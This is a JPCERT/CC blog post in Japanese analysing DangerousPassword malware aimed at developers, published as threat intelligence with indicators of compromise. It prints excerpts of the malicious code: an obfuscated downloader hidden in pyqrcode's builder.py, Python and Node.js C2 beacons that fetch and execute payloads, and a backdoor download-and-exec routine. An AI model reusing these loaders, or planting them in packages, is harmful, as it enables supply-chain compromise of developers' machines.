開発者のWindows、macOS、Linux環境を狙ったDangerousPasswordによる攻撃

blogs.jpcert.or.jp/ja/2023/07/dangerouspassword_dev.html

増渕 維摩(Yuma Masubuchi)

2023/07/12

-
- メール

JPCERT/CCは、2019年6月から継続して攻撃を行っている標的型攻撃グループDangerousPassword [1][2]（CryptoMimicまたは、SnatchCryptoとも呼ばれる）に関連すると思われる、暗号資産交換事業者の開発者を狙った攻撃を5月末に確認しています。この攻撃は、マシン上にPythonやNode.jsがインストールされたWindows、macOS、Linux環境をターゲットとしたものです。
今回は、JPCERT/CCが確認した攻撃および使用されたマルウェアについて解説します。

Pythonマルウェアを起点としたWindows環境における攻撃

攻撃者は、QRコードを扱うためのPythonモジュール(https://github.com/mnooner256/pyqrcode)のbuilder.pyというファイルに不正なコードを挿入したものをあらかじめ用意し、何らかの方法でターゲットに配布します。その後、ターゲットが不正なコードに気付かないまま、そのファイルを実行することで追加のマルウェアをダウンロードし、感染させられます。図1は、Pythonマルウェア実行時のWindows環境における攻撃の流れです。なお、本PythonマルウェアはWindows、macOS、Linuxの環境で動作し、マルウェア実行時、OS情報を確認することで、OSに応じて異なった感染フローとなります。macOS、Linuxの環境での攻撃については後述します。




図1: Pythonマルウェアを起点としたWindows環境における攻撃の流れ

Pythonマルウェアは外部からMSIファイルをダウンロードし、実行するシンプルなダウンローダー型マルウェアです。なお、図2にあるようにC2の文字列やその他使用される文字列の難読化にROT13を多用する点が特徴的です。

```
log_handle_fetch = 'Jvaqbjf'
log_handle_method = 'rot13'
cat_file_header_ops = 'clguba3 '
dic_log_handle = 'zfvrkrp -p /D /v uggc://ncc.qrirybcpber.bet/ZtUG9obgTTLhWzYEOrojhujCLKypq5PrAPa+YJLzFKH=.zfv'

def _terminal_output():
    """This method returns a string containing ASCII escape codes,
       such that if printed to a terminal, it will display a vaild
       QR code. The module_color and the background color should be keys
       in the tables.term_colors table for printing using the 8/16
       color scheme. Alternatively, they can be a number between 0 and
       256 in order to use the 88/256 color scheme. Otherwise, a
       ValueError will be raised.

       Note, the code is outputted by changing the background color. Then
       two spaces are written to the terminal. Finally, the terminal is
       reset back to how it was.
    """
    pformat = platform.system()
    log_path = tempfile.gettempdir()

    if pformat == codecs.decode(log_handle_fetch, log_handle_method):
        try:
            subprocess.Popen(codecs.decode(dic_log_handle, log_handle_method), creationflags=subprocess.DETACHED_PROCESS)
        except:
            pass
    else:
        log_path = log_path + '/log.tmp'
        header_ops = codecs.decode(cat_file_header_ops, log_handle_method) + log_path
        dash_log = open(log_path, 'w')
        dash_org = base64.b64decode(QRCodeBuilder.auto_interrupt_handle)
        dash_log.write(dash_org.decode('utf-8'))
        dash_log.close()
        try:
            subprocess.Popen(header_ops, shell=True, preexec_fn=os.setpgrp)
        except:
            pass

_terminal_output()
```

図2: builder.pyの不正な関数の実行部分

MSIファイルをダウンロード後の感染フローは以前のブログ（攻撃キャンペーンDangerousPasswordに関連する攻撃動向）で紹介している「LinkedInから不正なCHMファイルを送りつけてくる攻撃」に非常に似ており、MSIファイルの実行後、ドロップされるPowershellスクリプトを使用して、外部から追加のMSIファイルをダウンロードして実行します。また、ダウンロードから実行までの動作を1分ごとに行うようタスクスケジューラへ登録しているため、該当のC2サーバーへ1分ごとに通信が発生するのが特徴です。なお、Powershellスクリプトによってダウンロードされる MSIファイルの二次検体は感染機器のユーザー名やOSやプロセス情報などをBASE64でエンコードし、C2サーバーへと送信します。

情報を送信する機能のみのMSIファイルとは別のMSIファイルがダウンロードされる場合も確認しています。別のMSIファイルが実行されると、devobj.dllというDLLファイルをドロップし、クリップボード関連の操作を行うWindowsOS標準プログラムのrdpclip.exeを

Windowsのsystemフォルダーから対象のフォルダーにコピーし、実行します。rdpclip.exeにdevobj.dllがDLLサイドローディングされることでマルウェアが実行されます。なお、rdpclip.exeの実行時に、引数にBASE64でエンコードした通信先を指定しています。

devobj.dllはHTTPSを使用して通信先からPE形式のファイルをダウンロード後、メモリ上に展開し、実行します。図3にコードの一部を示します。devobj.dllのコードはVMProtectで難読化されていますが、VMProtectの難読化とは別に、文字列をもとにWindowsAPIを動的に解決させながら実行している点やコードを読みづらくする目的で無駄な関数が無数に呼び出されている点が特徴的です。

```
junkfunc("AEogbreqBtieae");
junkfunc("aoRNBEBTRnyrOS");
junkfunc("VQREIbg@OT$erH");
wsprintfA_0(
  buf,
  "accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*\r\n"
  "accept-encoding: gzip, deflate, br\r\n"
  "cache-control: no-cache\r\n"
  "pragma: no-cache\r\n"
  "user-agent: %s\r\n"
  "\r\n",
  defaultUA);
counter = -1i64;
do
  ++counter;
while ( buf[counter] );
junkfunc("EWObvweqtQERqw");
junkfunc("EOvbqVOzRorqtE");
junkfunc("VQREIbg@OT$erH");
junkfunc("BirebfAWbrtBwe");
junkfunc("ZSEhtWbarehEAR");
junkfunc("ernoinergibstW");
junkfunc("AEogbreqBtieae");
junkfunc("aoRNBEBTRnyrOS");
junkfunc("EWObvweqtQERqw");
junkfunc("EOvbqVOzRorqtE");
junkfunc("VQREIbg@OT$erH");
junkfunc("BirebfAWbrtBwe");
junkfunc("ZSEhtWbarehEAR");
junkfunc("ernoinergibstW");
junkfunc("AEogbreqBtieae");
junkfunc("aoRNBEBTRnyrOS");
junkfunc("VQREIbg@OT$erH");
junkfunc("EWObvweqtQERqw");
junkfunc("EWObvweqtQERqw");
junkfunc("EOvbqVOzRorqtE");
junkfunc("VQREIbg@OT$erH");
junkfunc("BirebfAWbrtBwe");
junkfunc("ZSEhtWbarehEAR");
junkfunc("ernoinergibstW");
junkfunc("AEogbreqBtieae");
junkfunc("aoRNBEBTRnyrOS");
junkfunc("VQREIbg@OT$erH");
InternetAttemptConnect = ResolveAPI(9, aInternetAttemptConnect);
if ( InternetAttemptConnect(0i64) )
{
  flag = 1;
}
else
{
  junkfunc("EWObvweqtQERqw");
  junkfunc("EOvbqVOzRorqtE");
  junkfunc("VQREIbg@OT$erH");
```

図3: devobj.dllのコードの一部

Pythonマルウェアを起点としたmacOS、Linux環境における攻撃

図4にPythonマルウェア実行時のmacOS、Linux環境における攻撃の流れを示します。builder.pyは図5のようにBASE64でエンコードされた文字列が挿入されており、macOS、Linux環境ではこの文字列がデコードされ、log.tmpというファイルとして保存後、Pythonファイルとして実行されます。




図4: Pythonマルウェアを起点としたmacOS、Linux環境における攻撃の流れ

```
    # DEBUG CODE!!!
    # Save all of the masks as png files
    # for i, m in enumerate(masks):
    #     _png(m, self.version, 'mask-{0}.png'.format(i), 5)

    return masks

auto_interrupt_handle = 'aW1wb3J0IHN0cmluZw0KaW1wb3J0IHJhbmRvbQ0KaW1wb3J0IHJlcXVlc3RzDQppbXBvcnQgcGxhdGZvcm0NCmZyb20gdGltZSBpb

def choose_best_mask(self):
    """This method returns the index of the "best" mask as defined by
    having the lowest total penalty score. The penalty rules are defined
    by the standard. The mask with the lowest total score should be the
    easiest to read by optical scanners.
    """
    self.scores = []
    for n in range(len(self.masks)):
```

図5: builder.pyに挿入されているBASE64エンコードされた文字列

デコードされたlog.tmpのコードの一部を図6に示します。macOS、Linux環境では、ランダム値をもとに生成されたユーザーIDとOS環境情報を1分ごとにC2サーバーへ送信します。その後、C2サーバーから受信するデータをBASE64でデコードし、tmp.pyというファイル名で保存後、Pythonファイルとして実行します。リクエストやレスポンスの文字列にgit関連のものがある点が特徴的です。

```
if __name__ == '__main__':
    uid = rand_n()
    f_run = ""
    os_inf = platform.system()
    url = codecs.decode('uggcf://cxtvafgnyy.arg/arj.cuc', hdl_inp)
    headers = {"Content-Type": "application/json; charset=utf-8"}
    data = "GITHUB_REQ" + uid + "00" + "00" + str(check_os(os_inf)) + ""

    while True:
        try:

            d_path = ""
            if check_os(os_inf) == 0:
                d_path = tempfile.gettempdir() + '\\' + uid + '.dat'
            else:
                d_path = tempfile.gettempdir() + '/' + uid + '.dat'

            if path.exists(d_path) is True:
                exit(1)

            response = requests.post(url, headers=headers, data=data)
            if response.status_code != 200:
                sleep(60)
                continue
            else:
                res_str = response.text
                if res_str.startswith("GITHUB_RES") and len(response.text) > 11:
                    res = response.text
```

図6: デコードされたlog.tmpのコードの一部

本攻撃の二次検体の可能性が考えられるPythonHTTPBackdoorを確認しています。PythonHTTPBackdoorは表1に示すシンプルなコマンドを持つマルウェアです。特徴として、本マルウェアもOS環境の検知機能があり、環境によって実行されるコマンドが若干異なる点が特徴としてあります。また、図7に示すようにPythonHTTPBackdoorはlog.tmpと同様にリクエスト文字列や生成されるファイル名にROT13でエンコードされたgit関連の文字列があり、これらのことからも明確にgitを使用する開発者をターゲットにしている点がうかがえます。

表1　PythonHTTPBackdoorの各コマンドと対応OS

Cmd ID	Contents	Target OS

Cmd ID	Contents	Target OS
"501"	Retrieval of network and process information	Windows, Linux, macOS
"502"	Exec command	Windows, Linux, macOS
"503"	Download and exec	Linux, macOS
"504"	Exit	Windows, Linux, macOS

```
def down_exec(rcv_org, osn):
    arg_lst = base64.b64decode(rcv_org.split("|", 1)[0]).decode('utf-8')
    arg_org = base64.b64decode(rcv_org.split("|", 1)[1])
    arg2 = arg_lst.split(":", 2)[1]
    arg1 = arg_lst.split(":", 2)[0]

    if check_os(osn) == 2:
        de_path = tempfile.gettempdir() + codecs.encode('/gzc.p', hdl_inp)
        de_file = open(de_path, 'wb')
        de_file.write(arg_org)
        de_file.close()
        distro_info = dist_name()
        if distro_info == codecs.decode('srqben', hdl_inp):
            cmd_line = codecs.decode('pp -b /gzc/.VPR-havk/tvg ', hdl_inp) + de_path
        elif distro_info == codecs.decode('qrovna', hdl_inp):
            cmd_line = codecs.decode('tpp -b /gzc/.VPR-havk/tvg ', hdl_inp) + de_path + codecs.decode(' -yafy -ycguernq -yerfbyi
            -fgq=tah99', hdl_inp)
        try:
            subprocess.Popen(cmd_line, shell=True, preexec_fn=os.setpgrp, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
            cmd_line = codecs.decode('/gzc/.VPR-havk/tvg ', hdl_inp) + arg1 + ' ' + arg2 + ' &'
            sleep(5)
            subprocess.Popen(cmd_line, shell=True, preexec_fn=os.setpgrp)
```

図7: PythonHTTPBackdoorのコードの一部

また、PythonHTTPBackdoorと同様にmacOS環境における二次検体の可能性があるMach-OマルウェアJokerSPYを確認しています。PythonHTTPBackdoorとJokerSPYの詳細については、Bitdefenderの記事[3]やElasticの記事[4]、SentinelOneの記事[5]でも公開されているため、そちらをご参照ください。

Node.jsマルウェアを使った攻撃

本攻撃に関連したNode.jsマルウェアも確認しています。攻撃者はNode.jsのフレームワークであるexpress（https://expressjs.com）のライブラリフォルダーにあるroute.jsというファイルに不正なコードを挿入し、同一フォルダー上にNode.jsマルウェアrequest.jsを設置します。Pythonマルウェアの攻撃と同様に、ターゲットが不正なコードに気付かないまま、そのファイルを実行することで追加のマルウェアをダウンロードし、感染させられます。route.jsとrequest.jsはNodeJs_Testというフォルダー名の次のファイルパスに保存されていました。なお、現時点で、本ファイルの配布方法はわかっていません。

```
NodeJs_Test\Realtime-ChatApp\node_modules\express\lib\router\route.js
NodeJs_Test\Realtime-ChatApp\node_modules\express\lib\router\request.js
```

攻撃の流れとしては、図8に示すように、ターゲットがroute.jsというファイルを実行することで、request.jsが実行されます。request.jsはC2サーバーから受信したファイルをserver.jsとして保存後、実行するシンプルなダウンローダー型マルウェアです。




図8: Node.jsマルウェアによる攻撃の流れ

route.jsのコードの一部を図9に示します。同一フォルダー上にあるrequest.jsを実行するコードがファイル末尾に挿入されています。

```
    }

    return this;
  };
});

const path = require('path');
var jpath = path.join(__dirname, 'request.js');
const { spawn } = require('child_process');
spawn('node', [ jpath ], {detached : true, stdio: ['ignore', 'ignore', 'ignore']});
```

図9: 改ざんされたroute.jsのコードの一部

図10にrequest.jsのコードの一部を示します。Node.jsマルウェアもPythonマルウェアと同様にランダムに生成されるUIDやOS情報などを1分ごとに該当のC2サーバーへ送信を行い、C2サーバーからの受信データをBASE64でデコード後、実行するシンプルなダウンローダー型マルウェアです。

文字列がROT13やBASE64などで難読化されていない点がPythonマルウェアと異なる点ですが、ファイルの更新時刻が2023年の3月3日になっているなど、開発者を狙った本攻撃が行われる比較的初期の頃に使用されていた可能性があります。また、Pythonマルウェアと同様にgitの関連する文字列が多用されるなど、開発者をターゲットにしている点は同様です。

```
var postData = 'GITHUB_REQ';
var UID = makeid(8);
var AgentType = '10';
var SessionType = '00';
var OS = '0';
var intervalid = 0;

function session() {

    postData += UID + AgentType + SessionType + OS;

    var options = {
      hostname: 'www.git-hub.me',
      port: 443,
      path: '/view.php',
      method: 'POST',
      headers: {
          'Content-Type': 'application/x-www-form-urlencoded',
          'Content-Length': postData.length
        }
    };

    var req = https.request(options, (res) => {
        let received_data = '';
        let received_len = 0;


        res.on('data', (d) => {
            received_len += d.length;
            received_data += d;

            if (received_len == res.headers['content-length'])
            {
                if (received_data.toString().startsWith('GITHUB_RES') == true)
                {
                    var param = received_data.toString().substring(10);
                    var script = Buffer.from(param, 'base64').toString('utf8')

                    if (script.length > 0)
                    {
                        execScript(script, [UID, 'www.git-hub.me', '/view.php']);

                        clearInterval(intervalid);
                    }
```

図10: request.jsのコードの一部

おわりに

標的型攻撃グループDangerousPasswordは、開発者環境を狙った攻撃を行っており、さまざまなプラットフォームを対象にする点が特徴的です。ソフトウェア開発者は使用するフレームワークや外部モジュールについて、正規のリポジトリーから取得したものを使用するなど、注意が必要です。今回紹介したマルウェアの通信先やハッシュ値などについては、Appendixに記載していますのでご確認ください。

インシデントレスポンスグループ 増渕 維摩

参考情報

[1] 短縮URLからVBScriptをダウンロードさせるショートカットファイルを用いた攻撃
https://blogs.jpcert.or.jp/ja/2019/07/shorten_url_lnk.html

[2] 攻撃キャンペーンDangerousPasswordに関連する攻撃動向
https://blogs.jpcert.or.jp/ja/2023/05/dangerouspassword.html

[3] Fragments of Cross-Platform Backdoor Hint at Larger Mac OS Attack
https://www.bitdefender.com/blog/labs/fragments-of-cross-platform-backdoor-hint-at-larger-mac-os-attack/

[4] Initial research exposing JOKERSPY
https://www.elastic.co/jp/security-labs/inital-research-of-jokerspy

[5] JokerSpy | Unknown Adversary Targeting Organizations with Multi-Stage macOS Malware
https://www.sentinelone.com/blog/jokerspy-unknown-adversary-targeting-organizations-with-multi-stage-macos-malware/

Appendix A: 通信先

- app.developcore[.]org
- pkginstall[.]net
- www.git-hub[.]me
- checkdevinc[.]com

Appendix B: マルウェアのハッシュ値

- 118c1187c5b37ab9c4f9f39500d777c0a914c379d853439608157379dcb71772
- 35b4550050748c54faad1e5883c281f29c08e817cc193432e7b9b43124a7962a
- 575e852a1f24e84dacec9892042f2d2c1668bd836f9f5b03ed447f68caa7b612
- e0891a1bfa5980171599dc5fe31d15be0a6c79cc08ab8dc9f09ceec7a029cbdf
- 2eea41eefdc11f9fb7607fc4ef90f76ef03b119eda8ee35ebff37b345f559e0e
- 474c8a5ba3614cca1c48f34df73bfad753a95a67998485696391499d9bdba430
- 1599f7365db421e4fe07a169309624e7e25d4f28cd1b101d340d54d66b6eb921
- 528ac7bdd56a6e7ff515c6e0936db66c987e731482845dcd64a96af0f42fc95a

- 56c6ab0083cf7edae7491e9c49b0cd9b4bb6b1fb61b5facf9ddb034ea69125f7
- a7b0fa9c724e7837da97dc9c48ba76b22759e514afc305d43e87a69fa9089d4c
- 39bbc16028fd46bf4ddad49c21439504d3f6f42cccbd30945a2d2fdb4ce393a4
- 5fe1790667ee5085e73b054566d548eb4473c20cf962368dd53ba776e9642272
- 84bfc8c5bdba5b4eaa885af5e698382dd6baa0bf8da967c0716a0a6fce3e742a
- 67a0f25a20954a353021bbdfdd531f7cc99c305c25fb03079f7abbc60e8a8081
- 37850b6a422479e95e9fb856f3541a36cfd753070e2d10c7362f328231af5370
- aa951c053baf011d08f3a60a10c1d09bbac32f332413db5b38b8737558a08dc1
- 6d3eff4e029db9d7b8dc076cfed5e2315fd54cb1ff9c6533954569f9e2397d4c
- 951039bf66cdf436c240ef206ef7356b1f6c8fffc6cbe55286ec2792bf7fe16c
- d895075057e491b34b0f8c0392b44e43ade425d19eaaacea6ef8c5c9bd3487d8
- 6d3eff4e029db9d7b8dc076cfed5e2315fd54cb1ff9c6533954569f9e2397d4c
- 951039bf66cdf436c240ef206ef7356b1f6c8fffc6cbe55286ec2792bf7fe16c
- aa951c053baf011d08f3a60a10c1d09bbac32f332413db5b38b8737558a08dc1
- d895075057e491b34b0f8c0392b44e43ade425d19eaaacea6ef8c5c9bd3487d8


-
- メール

この記事の筆者

増渕 維摩(Yuma Masubuchi)

2020年11月より JPCERT/CC インシデントレスポンスグループにおいて、主にマルウェア分析、インシデントのコーディネーションに従事。

関連記事

- 

ELFマルウェアの静的分析におけるYaraルールを活用したF.L.I.R.Tシグネチャ作成手法

- 


```
__int64 __golang aaa_com_bbb_mecrypt_AesEncrypt(
        __int64 ENCDATA,
        signed __int64 ENCDATA_SIZE,
        __int64 ENCDATA_SIZE_1,
        int AESKEY,
        __int64 KEYSIZE)
{
  __int64 v5; // r14
  __int64 KEY; // rax
  __int64 v7; // rcx
  _16_uint8 *IV; // rax
  RTYPE **AES_CTR; // [rsp+0h] [rbp-30h]
  __int64 Decrypted; // [rsp+18h] [rbp-18h]
  __int64 KEY_1; // [rsp+20h] [rbp-10h]
  void *retaddr; // [rsp+30h] [rbp+0h] BYREF

  if ( &retaddr <= *(v5 + 16) )
    JUMPOUT(0x608158LL);
  KEY = (crypto_aes_NewCipher)(AESKEY, KEYSIZE);
  if ( v7 )
    return 0LL;
  KEY_1 = KEY;
  IV = runtime_newobject(&RTYPE__16_uint8);
  qmemcpy(IV, "12345678abcdefgh", sizeof(_16_uint8));
  AES_CTR = crypto_cipher_NewCTR(KEY_1, KEYSIZE, IV, 0x10uLL);
  Decrypted = (runtime_makeslice)(&RTYPE_uint8, ENCDATA_SIZE, ENCDATA_SIZE);
  (AES_CTR[3])(KEYSIZE, Decrypted, ENCDATA_SIZE, ENCDATA_SIZE, ENCDATA);
  return Decrypted;
}
```


Linuxルーターを狙ったGo言語で書かれたマルウェアGobRAT

- 

攻撃キャンペーンDangerousPasswordに関連する攻撃動向

- 

  暗号資産交換業者を標的とするParallax RAT感染を狙った活動

- 

  Malware Analysis Operations（MAOps）の自動化

≪ 前へ
トップに戻る